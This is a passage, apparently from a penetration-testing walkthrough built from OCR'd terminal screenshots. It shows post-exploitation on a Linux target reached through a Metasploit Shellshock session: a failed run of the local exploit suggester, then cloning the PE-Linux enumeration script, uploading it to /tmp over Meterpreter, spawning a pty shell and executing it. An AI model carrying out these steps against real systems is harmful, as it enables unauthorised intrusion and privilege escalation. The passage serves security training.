
```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use post/multi/recon/local_exploi
t_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the av
ailable exploits
```

Just like any other POST module, it needs the session ID to execute it.




```
msf5 post(multi/recon/local_exploit_suggester) > set session 2
session ⇒ 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] ::1 - Collecting local exploits for x86/linux ...
[*] ::1 - 34 exploit checks are being tried ...
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █
```

However, this module failed to give any exploit for us. Let's keep the fingers crossed and try out my time-tested tool, PE-Linux. It can be downloaded from the given link as shown below.




```
kali@kali:~$ git clone https://github.com/WazeHell/PE-Linux
Cloning into 'PE-Linux' ...
remote: Enumerating objects: 23, done.
remote: Total 23 (delta 0), reused 0 (delta 0), pack-reused 23
Receiving objects: 100% (23/23), 13.27 KiB | 1.33 MiB/s, done.
Resolving deltas: 100% (3/3), done.
kali@kali:~$ ls
47412.py  Documents  hash.txt  pass7.txt  Pictures  Templates
Desktop   Downloads  Music     PE-Linux   Public    Videos
kali@kali:~$ cd PE-Linux
kali@kali:~/PE-Linux$ pwd
/home/kali/PE-Linux
kali@kali:~/PE-Linux$ ls
PE.sh  README.md
kali@kali:~/PE-Linux$ █
```

I uploaded the PE.sh file to the target. Remember that it can only be uploaded to the /tmp folder of Linux target.




```
msf5 post(multi/recon/local_exploit_suggester) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > upload /home/kali/PE-Linux
[*] uploading  : /home/kali/PE-Linux/PE.sh → PE-Linux/PE.sh
[-] core_channel_open: Operation failed: 1
```



```
meterpreter > cd /tmp
meterpreter > pwd
/tmp
meterpreter > upload /home/kali/PE-Linux/PE.sh
[*] uploading  : /home/kali/PE-Linux/PE.sh → PE.sh
[*] Uploaded -1.00 B of 46.39 KiB (-0.0%): /home/kali/PE-Linux/PE.sh → PE.sh
[*] uploaded   : /home/kali/PE-Linux/PE.sh → PE.sh
meterpreter > █
```


Let's go to normal shell and make the PE.sh we just uploaded executable as shown below.



```
meterpreter > shell
Process 2272 created.
Channel 49 created.
pwd
/tmp
python -c 'import pty;pty.spawn("/bin/sh")'
$ ls
ls
PE.sh  VMwareDnD  gbull  vmware-root  vmware-root_1360-2722697741
$ chmod 777 PE.sh
chmod 777 PE.sh
$ ./PE.sh
./PE.sh
TERM environment variable not set.
############# PE Linux
```

